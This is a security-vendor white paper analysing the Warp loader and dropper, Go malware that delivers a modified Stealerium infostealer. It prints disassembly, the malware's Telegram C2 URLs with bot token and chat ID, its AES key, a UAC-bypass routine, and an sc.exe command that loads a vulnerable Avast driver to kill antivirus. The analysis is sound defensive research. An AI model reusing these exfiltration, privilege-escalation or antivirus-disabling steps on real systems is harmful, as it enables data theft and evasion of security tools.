SEQRITE

New Warp Malware drops modified Stealerium Infostealer

WHITE PAPER

www.seqrite.com

Author:
Sathwik Ram Prakki,
Rayapati Lakshmi Prasanna Sai

Introduction

Warp is a potent malware written in the GO programming language, designed to load payloads and ex-filtrate sensitive information via Telegram. As new variants emerge daily in the current threat landscape to steal sensitive information from infected systems, the presence of Warp poses a significant risk to system security and privacy, necessitating its prompt removal from affected systems by the victims.

Loaders, droppers, and stealers are typically components of a larger malware ecosystem. They are often used with other malicious modules, making malware attacks more sophisticated and potent. Warp malware is one of the best examples of this type of attack. This malware drops a stealer to steal user-sensitive information and send it to the attacker using Telegram as a medium.

Brief about Loader and Stealer

A loader and a stealer are components commonly found in malware but serve different purposes. Let us provide you with a brief introduction to each of them:

1. Loader/Dropper

A loader, also known as a dropper, is a malware component designed to deliver and execute other malicious payloads onto a victim's system. Its primary function is to bypass security mechanisms and initiate the infection process. It may connect to a command-and-control (C&C) server to receive instructions or download additional malware modules. Once the loader has successfully loaded and executed the intended payload, it hands over control to the main malware module, which may be ransomware, banking trojan, or any other malicious software.

2. Stealer

A stealer, or information stealer, is a type of malware specifically designed to collect sensitive information from an infected system. Its primary objective is to steal valuable data, such as login credentials, financial information, personal details, or any other information that attackers can monetize or exploit.

Stealers often employ different techniques to gather data. They may search for saved passwords, browser cookies, stored credit card information, email credentials, or sensitive files on the victim's machine. Some advanced stealers can also capture keystrokes or take screenshots to gather additional data. Once the information is collected, it is typically encrypted and ex-filtrated to a remote server controlled by the attackers.

Stealers are commonly distributed through various means, such as email attachments, malicious downloads, or exploit kits. They can have severe consequences for individuals and organizations, potentially leading to identity theft, financial losses, or unauthorized access to systems.



Fig. 1 – Infection chain

Warp Loader

The loader binary is a 64-bit Go-based executable file masquerading as 'Adobe Self Extractor' and 'Adobe Acrobat Update' with no compilation timestamp. The file size (4.96 MB) is bigger than the typical malware we observe daily since all necessary libraries are linked statically within a Go-compiled binary. It is last seen downloading from softstock[.]stop domain.



Fig. 2 – Static attributes

Loading the binary in IDA for debugging doesn't give us metadata, as it is stripped of debug symbols, making the analysis difficult. Utilizing the **GoReSym** plugin to extract function metadata, we can see that around 19 functions have been renamed. It contains the package name "**warp_loader_go**" with spam and telegram functionalities.

```
Renaming 0x502600 to warp_loader_go/internal/crypt.DecryptAES
Renaming 0x64af20 to warp_loader_go/internal/str.init
Renaming 0x64b500 to warp_loader_go/internal/spam.RandomApiCalls
Renaming 0x64b5e0 to warp_loader_go/internal/spam.tmpFile
Renaming 0x64b740 to warp_loader_go/internal/spam.tmpFile.func2
Renaming 0x64b7a0 to warp_loader_go/internal/spam.tmpFile.func1
Renaming 0x64b800 to warp_loader_go/internal/spam.tmpDir
Renaming 0x64b8a0 to warp_loader_go/internal/spam.tmpDir.func1
Renaming 0x64b900 to warp_loader_go/internal/spam.TimeZone
Renaming 0x64b9a0 to warp_loader_go/internal/spam.GetLoadGetAddrInfo
Renaming 0x64ba20 to warp_loader_go/internal/spam.SendRandomRequests
Renaming 0x65ff40 to warp_loader_go/internal/telegram.getBase
Renaming 0x660080 to warp_loader_go/internal/telegram.SendMessage
Renaming 0x660260 to warp_loader_go/internal/telegram.GetChat
Renaming 0x660640 to warp_loader_go/internal/telegram.DownloadFile
Renaming 0x660be0 to main.main
Renaming 0x6610e0 to main.main.func2
Renaming 0x6611e0 to main.main.func1
Renaming 0x6614c0 to main.main.func1.1
```

Fig. 3 – Warp loader functions

Starting with the "main.main" function, it initially calls the function to trigger random API calls. Based on a random number generated, **"RandomApiCalls"** executes the following three functions continuously until number 9 gets generated:

Function	Number	Description
spam.tmpDir	1, 2	Create a directory in TEMP folder starting with the "dir" name
spam.tmpFile	0, 3	Create a file in the TEMP directory and write the current timestamp
spam.TimeZone	4	Get file attributes

The first stage HTA file 'd.hta' present on the remote URL contains two files embedded in it: a .NET module (preBotHta.dll) and a decoy file. This is similar to its usual HTA stager in the infection chain, where it first checks the .NET version. Instead of directly using the variables, this time, they are base64 encoded and later decoded during execution, getting the same names as commented in the below figure.

```
.text:000000000077B572 mov     rax, cs:qword_A12B00
.text:000000000077B579 mov     ebx, 0Ah
.text:000000000077B57E xchg    ax, ax
.text:000000000077B580 call    math_rand__ptr_Rand_Intn
.text:000000000077B585 cmp     rax, 9
.text:000000000077B589 jz      short loc_77B5A8
.text:000000000077B58B nop
.text:000000000077B58C mov     rax, cs:qword_A12B00
.text:000000000077B593 mov     ebx, 5
.text:000000000077B598 call    math_rand__ptr_Rand_Intn
.text:000000000077B59D nop     dword ptr [rax]
.text:000000000077B5A0 cmp     rax, 6
.text:000000000077B5A4 jb      short loc_77B566
.text:000000000077B5A6 jmp     short loc_77B5B2
```

Fig. 4 – Number generation for random API calls

The following function called in the process flow is "SendRandomRequests." It decrypts the strings present, which perform random searches on SearX, Yandex, Wikipedia, and Bing search engines. These are used to send requests randomly, as seen in the above random calls, so it appears to be legitimate traffic.

hxxps://searx[.]be/?q=%s

hxxps://yandex[.]com/search/?text=%s&lr=0&search_source=yacom_desktop_common

hxxps://en.wikipedia[.]org/wiki/%s

hxxps://www.bing[.]com/search?q=%s&search=Submit+Query

Looking at the AES decrypt function, the 32-byte hex key (ad47705ef93b3097868d0591d90a877a6c522d70853557ec7566cdd2f1e191ac) is decoded and used to create a new cipher block for AES-256 decryption. This block is then wrapped in GCM with a Nonce and Tag Size for decryption.



Fig. 5 – AES-256 Decryption of Strings

Later, it fetches details of the current user, decrypts and concatenates a few more strings that are used to send an initial message to the telegram C2:

Chat ID	-1001963477498
Launch Command	New.launch

All the encrypted strings from “str.init” can be fetched with this simple IDA Python snippet we made:

```
for funcAddr in idautils.Functions():
    funcName = idc.get_func_name(funcAddr)
    if 'str.init' in funcName:
        print(f"{funcAddr:#x}: {funcName}")
        for (startAddr, endAddr) in idautils.Chunks(funcAddr):
            for head in Heads(startAddr, endAddr):
                if idc.print_insn_mnem(head) == "lea" and idc.print_operand(head, 0) == "rdx":
                    bytesAddr = int(idc.get_operand_value(head, 1))
                    print(idc.get_bytes(bytesAddr, 64))
```

Telegram C2 Bot

The “telegram.SendMessage” user function sends a message containing the hostname and username to its telegram C2 bot. It utilizes “telegram.GetBase” to decrypt strings to be used in the URL:

Initial Message	/sendMessage?&parse_mode=HTML&chat_id=%s&text=%s
URL for Telegram API	https://api.telegram.org/bot%s
Private Bot Token	6273916038:AAHnJC6VymoyKdR2Iq8CzH2-ZnzIcJQ0-w8
Get command	/getChat?chat_id=%s
Get the file to be downloaded	/getFile?file_id=%s
Download path	C:\ProgramData\warp

```
0000000000000000 0000000000000000 0000000000000000 0000000000000000  ................................
2F2F3A7370747468 656C65742E697061 67726F2E6D617267 33373236746F622F  https://api.telegram.org/bot6273
413A383330363139 795636434A6E4841 493252644B796F6D 5A2D32487A433871  916038:AAHnJC6VymoyKdR2Iq8CzH2-Z
2D30514A63497A6E 4D646E65732F3877 263F656761737365 6F6D5F6573726170  nzIcJQ0-w8/sendMessage?&parse_mo
264C4D54483D6564 3D64695F74616863 333639313030312D 7426383934373734  de=HTML&chat_id=-1001963477498&t
B8949FF03D747865 [redacted]                                          ext=◆····[[redacted]
[redacted] 636E75616C207765 0000000000000068 0000000000000000  [redacted]]·New·launch...............
0000000000000000 0000000000000000 0000000000000000 0000000000000000  ................................
```

Fig. 6 – Initial contact with Telegram C2 Bot

Then it fetches the command from the chat using the “telegram.**GetChat**” function with the chat ID. After verifying the return value, it downloads additional payloads using the “telegram.**DownloadFile**” function. The random calls and requests are performed again before downloading.

```
mov     [rsp+140h+var_E8], rdx
call    warp_loader_go_internal_spam_RandomApiCalls
mov     rax, cs:qword_A12B00
mov     ebx, 2
nop     dword ptr [rax+rax+00h]
call    math_rand__ptr_Rand_Intn
inc     rax
call    warp_loader_go_internal_spam_SendRandomRequests
mov     rax, [rsp+140h+var_E8]
test    rax, rax
jbe     loc_791487

mov     rcx, [rsp+140h+var_50]
mov     rax, [rcx]
mov     rbx, [rcx+8]
call    warp_loader_go_internal_telegram_DownloadFile
mov     [rsp+140h+var_48], rax
mov     [rsp+140h+var_108], rbx
mov     [rsp+140h+var_100], rcx
mov     rdx, cs:qword_A13378
lea     rax, asc_7BA980 ; "\b"
mov     rbx, rdx
mov     ecx, 0Eh
call    runtime_mapaccess1_fast64
mov     rbx, [rax]

loc_791487:
xor     eax, eax
mov     rcx, rax
call    sub_595D80
```

Fig. 7 – Spam calls before downloading payload

Though the C2 bot was not alive during our analysis, we could find that it was downloading a file named wd.exe in the ProgramData directory. We observed a GO binary being dropped in the same directory is, in fact, the Warp Dropper.

```
mov     rcx, [rsp+140h+var_50]
mov     rax, [rcx]
mov     rbx, [rcx+8]
call    warp_loader_go_internal_telegram_DownloadFile
mov     [rsp+140h+var_48], rax
mov     [rsp+140h+var_108], rbx
mov     [rsp+140h+var_100], rcx
mov     rdx, cs:qword F93378
:l+AA (Synchronized with RIP)

73252F696B69772F  https://en.wikipedia.org/wiki/%s
73252F696B69772F  https://en.wikipedia.org/wiki/%s
73252F696B69772F  https://en.wikipedia.org/wiki/%s
0000000000006578  C:\ProgramData\warp\wd.exe......
0000000000006578  C:\ProgramData\warp\wd.exe......
0000000000006578  C:\ProgramData\warp\wd.exe......
```

Fig. 8 – Loader downloading the dropper

After downloading, the spam functions are triggered again before executing the payload using Cmd.Run().

```
call    warp_loader_go_internal_spam_RandomApiCalls
mov     rax, cs:qword_A12B00
mov     ebx, 2
nop     dword ptr [rax]
call    math_rand__ptr_Rand_Intn
inc     rax
call    warp_loader_go_internal_spam_SendRandomRequests
mov     rbx, cs:qword_A13378
lea     rax, asc_7BA980 ; "\b"
mov     ecx, 0Dh
call    runtime_mapaccess1_fast64
mov     rbx, [rax]
mov     rcx, [rax+8]
lea     rax, [rsp+60h+var_30]
call    runtime_stringtoslicebyte
mov     rdi, cs:off_A09D60 ; "ad47705ef93b3097868d0591d90a877a6c522d7"...
mov     rsi, cs:qword_A09D68
mov     r8, cs:qword_A09D70
call    warp_loader_go_internal_crypt_DecryptAES
mov     rcx, rbx
mov     rbx, rax
xor     eax, eax
call    runtime_slicebytetostring
xor     ecx, ecx
xor     edi, edi
mov     rsi, rdi
call    sub_612780
call    os_exec__ptr_Cmd_Run
test    rax, rax
jnz     short loc_7911AF
```

Fig. 9 – Spam calls before executing a payload

Warp Dropper

The dropper component ultimately downloads and runs a stealer. It performs privilege escalation and kills the antivirus solution installed on the victim's machine. The dropper utilizes the same telegram functionalities for C2. After using GoReSym, the functions are renamed as follows:

```
Renaming 0x53edc0 to warp_dropper_go/internal/crypt.DecryptAES
Renaming 0x53f0a0 to warp_dropper_go/internal/crypt.GetSha256Hash
Renaming 0x53f1c0 to warp_dropper_go/internal/str.init
Renaming 0x53f880 to warp_dropper_go/internal/av_kill.InstallDriver
Renaming 0x53fa60 to warp_dropper_go/internal/av_kill.InstallDriver.func1
Renaming 0x53ff00 to warp_dropper_go/internal/av_kill.killPid
Renaming 0x5400e0 to warp_dropper_go/internal/av_kill.findAndKillAv
Renaming 0x5402a0 to warp_dropper_go/internal/av_kill.getProcessList
Renaming 0x540480 to warp_dropper_go/internal/av_kill.GetAvKillDriverFile
Renaming 0x5404e0 to warp_dropper_go/internal/startup.CreateSelfRunSchedulerTask
Renaming 0x66d600 to warp_dropper_go/internal/telegram.getBase
Renaming 0x66d720 to warp_dropper_go/internal/telegram.SendMessage
Renaming 0x66d8e0 to warp_dropper_go/internal/telegram.GetChat
Renaming 0x66dc80 to warp_dropper_go/internal/telegram.DownloadFile
Renaming 0x66e300 to warp_dropper_go/internal/telegram.DownloadFile.func1
Renaming 0x66e360 to warp_dropper_go/internal/uac.GetBypassFile
Renaming 0x66e3c0 to warp_dropper_go/internal/uac.IsProcessElevated
Renaming 0x66e420 to warp_dropper_go/internal/uac.SelfRestartWithElevate
Renaming 0x66e620 to warp_dropper_go/internal/uac.TryDeleteBypassFile
Renaming 0x66e6e0 to main.main
Renaming 0x66e9e0 to main.DownloadAndRunStealer
Renaming 0x66ec00 to main.DownloadAndRunStealer.func2
Renaming 0x66eca0 to main.DownloadAndRunStealer.func1
Renaming 0x66ed80 to main.MoveSelf
Renaming 0x66efe0 to main.main.func1
Renaming 0x66f020 to main.main.func2
```

Fig. 10 – Dropper functions

Though the stealer is downloaded and run, both the binaries required for getting privileges and killing AV are embedded in the dropper itself.



Fig. 11 – Dropper flow

UAC Bypass

It checks if the running process is elevated via the current user's UID and, if failed, self-restarts by dropping an embedded binary for UAC bypass to escalate privileges. The binary is decrypted in a similar fashion seen in the loader component and executed from the **'Program Data\warp\uac.exe'** directory.

wd.exe	9788	CreateFile	C:\ProgramData\warp\uac.exe	SUCCESS	Desired Access: Generic Read/Write, Disposition: Overwrit
wd.exe	9788	WriteFile	C:\ProgramData\warp\uac.exe	SUCCESS	Offset: 0, Length: 15872, Priority: Normal
wd.exe	9788	CloseFile	C:\ProgramData\warp\uac.exe	SUCCESS	
wd.exe	9788	CreateFile	C:\ProgramData\warp\uac.exe	SUCCESS	Desired Access: Read Attributes, Disposition: Open, Optior
wd.exe	9788	QueryNetworkOpenInformation...	C:\ProgramData\warp\uac.exe	SUCCESS	CreationTime: 19-07-2023 11:31:06, LastAccessTime: 19-0
wd.exe	9788	CloseFile	C:\ProgramData\warp\uac.exe	SUCCESS	
wd.exe	9788	CreateFile	C:\ProgramData\warp\uac.exe	SUCCESS	Desired Access: Read Data/List Directory, Execute/Trave
wd.exe	9788	CreateFileMapping	C:\ProgramData\warp\uac.exe	FILE LOCKED WIT...	SyncType: SyncTypeCreateSection, PageProtection: PAG
wd.exe	9788	QueryStandardInformationFile	C:\ProgramData\warp\uac.exe	SUCCESS	AllocationSize: 16384, EndOfFile: 15872, NumberOfLinks:
wd.exe	9788	CreateFileMapping	C:\ProgramData\warp\uac.exe	SUCCESS	SyncType: SyncTypeOther
wd.exe	9788	QuerySecurityFile	C:\ProgramData\warp\uac.exe	SUCCESS	Information: Label
wd.exe	9788	QueryNameInformationFile	C:\ProgramData\warp\uac.exe	SUCCESS	Name: \ProgramData\warp\uac.exe
wd.exe	9788	Process Create	C:\ProgramData\warp\uac.exe	SUCCESS	PID: 8140, Command line: C:\ProgramData\warp\uac.exe
uac.exe	8140	Process Start		SUCCESS	Parent PID: 9788, Command line: C:\ProgramData\warp\u
uac.exe	8140	Thread Create		SUCCESS	Thread ID: 7324
wd.exe	9788	QuerySecurityFile	C:\ProgramData\warp\uac.exe	SUCCESS	Information: Owner, Group, DACL, SACL, Label, Attribute, I

Fig. 12 – Dropping and executing UAC bypass binary

The executable used to elevate privileges is PE64 with compiler-stamp May 06, 2023 and the PDB path leads us to a known UAC bypass trick. It uses RPC requests (RAiLaunchAdminProcess) via ALPC (Advanced Local Procedure Calls) kernel feature.

```
C:\Users\root\Desktop\PR0CESS-main\UACBypassJF_RpcALPC\src\x64\Release\tyranid_appInfo_alpc.pdb
```

The non-elevated process created is 'winver.exe' to initial the debug object by setting the necessary flag. The auto-elevated process designed is 'computerdefaults.exe,' which gets assigning the existing debug object.

```
mov     rsi, rcx
lea     rdx, String2    ; "C:\\Windows\\System32\\winver.exe"
xor     r14d, r14d
lea     rcx, [rbp+4F0h+String1] ; lpString1
mov     [rsp+5F0h+ProcessInformation], r14
call    cs:lstrcpyW
lea     rax, [rsp+5F0h+ProcessHandle]
xor     r8d, r8d
lea     rdx, [rbp+4F0h+String1]
mov     [rsp+5F0h+lpProcessInformation], rax
lea     rcx, [rbp+4F0h+String1]
call    sub_7FF75B2710B0
test    al, al
jz      short loc_7FF75B2714FF
```

```
mov     rdi, [rsp+5F0h+ProcessHandle]
lea     r9d, [r14+8]    ; ProcessInformationLength
mov     rcx, rdi        ; ProcessHandle
mov     [rsp+5F0h+ReturnLength], r14 ; ReturnLength
lea     r8, [rsp+5F0h+ProcessInformation] ; ProcessInformation
lea     edx, [r14+1Eh]  ; ProcessInformationClass
call    cs:NtQueryInformationProcess
test    eax, eax
jns     short loc_7FF75B271527
```

```
loc_7FF75B271527:
lea     rcx, LibFileName ; "ntdll"
call    cs:LoadLibraryA
mov     rcx, rax        ; hModule
lea     rdx, ProcName   ; "NtRemoveProcessDebug"
call    cs:GetProcAddress
mov     rdx, [rsp+5F0h+ProcessInformation]
mov     rcx, rdi
call    rax
xor     edx, edx        ; uExitCode
mov     rcx, rdi        ; hProcess
call    cs:TerminateProcess
mov     rcx, [rsp+5F0h+hObject] ; hObject
call    cs:CloseHandle
mov     rcx, rdi        ; hObject
call    cs:CloseHandle
lea     rdx, aCWindowsSystem_1 ; "C:\\Windows\\System32\\computerdefaults"...
lea     rcx, [rbp+4F0h+String1] ; lpString1
call    cs:lstrcpyW
xor     eax, eax
lea     rdi, [rsp+5F0h+ProcessHandle]
mov     ecx, 18h
lea     rdx, [rbp+4F0h+String1]
rep stosb
lea     rdi, [rbp+4F0h+DebugEvent]
mov     ecx, 0B0h
```

Fig. 13 – Creating non-elevated and auto-elevated processes

The handle of this elevated process is duplicated to retrieve a higher privileged handle by capturing the debug object retrieved from the debug event.

```
loc_7FF75B27160F:       ; dwThreadId
mov     edx, [rbp+4F0h+DebugEvent.dwThreadId]
mov     r8d, 10002h     ; dwContinueStatus
mov     ecx, [rbp+4F0h+DebugEvent.dwProcessId] ; dwProcessId
call    cs:ContinueDebugEvent
mov     edx, 0FFFFFFFFh ; dwMilliseconds
lea     rcx, [rbp+4F0h+DebugEvent] ; lpDebugEvent
call    cs:WaitForDebugEvent
test    eax, eax
jnz     short loc_7FF75B271600
```

```
loc_7FF75B27163B:       ; SourceHandle
mov     rdx, 0FFFFFFFFFFFFFFFFh
mov     [rsp+5F0h+Options], r14d ; Options
mov     r8, rdx         ; TargetProcessHandle
mov     [rsp+5F0h+HandleAttributes], r14d ; HandleAttributes
lea     r9, [rsp+5F0h+TargetHandle] ; TargetHandle
; } // starts at 7FF75B271450
```

```
loc_7FF75B271654:
; __unwind { // __GSHandlerCheck
mov     [rsp+5F0h+arg_8], rbx
mov     rcx, rdi        ; SourceProcessHandle
mov     [rsp+5F0h+TargetHandle], r14
mov     dword ptr [rsp+5F0h+ReturnLength], 1FFFFFh ; DesiredAccess
call    cs:NtDuplicateObject
mov     ebx, eax
test    eax, eax
js      loc_7FF75B2717AB
```

Fig. 14 – Duplicating process handle

```
0000000000000000 0000000000000000 0000000000000000 0000000000000000  ................................
2F2F3A7370747468 656C65742E697061 67726F2E6D617267 33373236746F622F  https://api.telegram.org/bot6273
413A383330363139 795636434A6E4841 493252644B796F6D 5A2D32487A433871  916038:AAHnJC6VymoyKdR2Iq8CzH2-Z
2D30514A63497A6E 4D646E65732F3877 263F656761737365 6F6D5F6573726170  nzIcJQ0-w8/sendMessage?&parse_mo
264C4D54483D6564 3D64695F74616863 333639313030312D 7426383934373734  de=HTML&chat_id=-1001963477498&t
B9949FF03D747865 ################################################  ext=◆····[################
################ 636E75616C207765 6176656C45202C68 757274203A646574  ######]·New·launch,·Elevated:·tru
0000000000000065 0000000000000000 0000000000000000 0000000000000000  e...............................
```

Fig. 15 – Sending a message to C2 with privilege info

Disabling AV

To kill the antivirus solution, an embedded driver file is dropped, which is a vulnerable Avast's Anti-Rootkit driver file that can terminate a given process. It is installed as a kernel service with the following command:

```
sc.exe create aswSP_ArPots binPath=C:\ProgramData\warp\av.sys type=kernel
```

1688	CreateFile	C:\ProgramData\warp\av.sys	SUCCESS	Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, ShareMode
1688	QueryNetworkOpenInf...	C:\ProgramData\warp\av.sys	SUCCESS	Creation Time: 18-07-2023 17:42:49, Last Access Time: 18-07-2023 20:02:08, Last Write Time: 18-07-2023 17:4
1688	CloseFile	C:\ProgramData\warp\av.sys	SUCCESS	
1688	CreateFile	C:\Users\Administrator\Desktop\sc.exe	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, ShareMode
1688	CreateFile	C:\Users\Administrator\Desktop\sc.exe	NAME NOT FOUND	Desired Access: Read Attributes, Synchronize, Disposition: Open, Options: Synchronous IO Non-Alert, Attribut
1688	CreateFile	C:\Users\Administrator\Desktop\sc.exe.com	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, ShareMode
1688	CreateFile	C:\Users\Administrator\Desktop\sc.exe.com	NAME NOT FOUND	Desired Access: Read Attributes, Synchronize, Disposition: Open, Options: Synchronous IO Non-Alert, Attribut
1688	CreateFile	C:\Users\Administrator\Desktop\sc.exe.exe	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, ShareMode
1688	CreateFile	C:\Users\Administrator\Desktop\sc.exe.exe	NAME NOT FOUND	Desired Access: Read Attributes, Synchronize, Disposition: Open, Options: Synchronous IO Non-Alert, Attribut
1688	CreateFile	C:\Users\Administrator\Desktop\sc.exe.bat	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, ShareMode
1688	CreateFile	C:\Users\Administrator\Desktop\sc.exe.bat	NAME NOT FOUND	Desired Access: Read Attributes, Synchronize, Disposition: Open, Options: Synchronous IO Non-Alert, Attribut
1688	CreateFile	C:\Users\Administrator\Desktop\sc.exe.cmd	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, ShareMode
1688	CreateFile	C:\Users\Administrator\Desktop\sc.exe.cmd	NAME NOT FOUND	Desired Access: Read Attributes, Synchronize, Disposition: Open, Options: Synchronous IO Non-Alert, Attribut
1688	CreateFile	C:\Users\Administrator\Desktop\sc.exe.vbs	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, ShareMode
1688	CreateFile	C:\Users\Administrator\Desktop\sc.exe.vbs	NAME NOT FOUND	Desired Access: Read Attributes, Synchronize, Disposition: Open, Options: Synchronous IO Non-Alert, Attribut
1688	CreateFile	C:\Users\Administrator\Desktop\sc.exe.vbe	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, ShareMode
1688	CreateFile	C:\Users\Administrator\Desktop\sc.exe.vbe	NAME NOT FOUND	Desired Access: Read Attributes, Synchronize, Disposition: Open, Options: Synchronous IO Non-Alert, Attribut
1688	CreateFile	C:\Users\Administrator\Desktop\sc.exe.js	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, ShareMode
1688	CreateFile	C:\Users\Administrator\Desktop\sc.exe.js	NAME NOT FOUND	Desired Access: Read Attributes, Synchronize, Disposition: Open, Options: Synchronous IO Non-Alert, Attribut
1688	CreateFile	C:\Users\Administrator\Desktop\sc.exe.jse	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, ShareMode
1688	CreateFile	C:\Users\Administrator\Desktop\sc.exe.jse	NAME NOT FOUND	Desired Access: Read Attributes, Synchronize, Disposition: Open, Options: Synchronous IO Non-Alert, Attribut
1688	CreateFile	C:\Users\Administrator\Desktop\sc.exe.wsf	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, ShareMode
1688	CreateFile	C:\Users\Administrator\Desktop\sc.exe.wsf	NAME NOT FOUND	Desired Access: Read Attributes, Synchronize, Disposition: Open, Options: Synchronous IO Non-Alert, Attribut
1688	CreateFile	C:\Users\Administrator\Desktop\sc.exe.wsh	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, ShareMode
1688	CreateFile	C:\Users\Administrator\Desktop\sc.exe.wsh	NAME NOT FOUND	Desired Access: Read Attributes, Synchronize, Disposition: Open, Options: Synchronous IO Non-Alert, Attribut
1688	CreateFile	C:\Users\Administrator\Desktop\sc.exe.msc	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, ShareMode
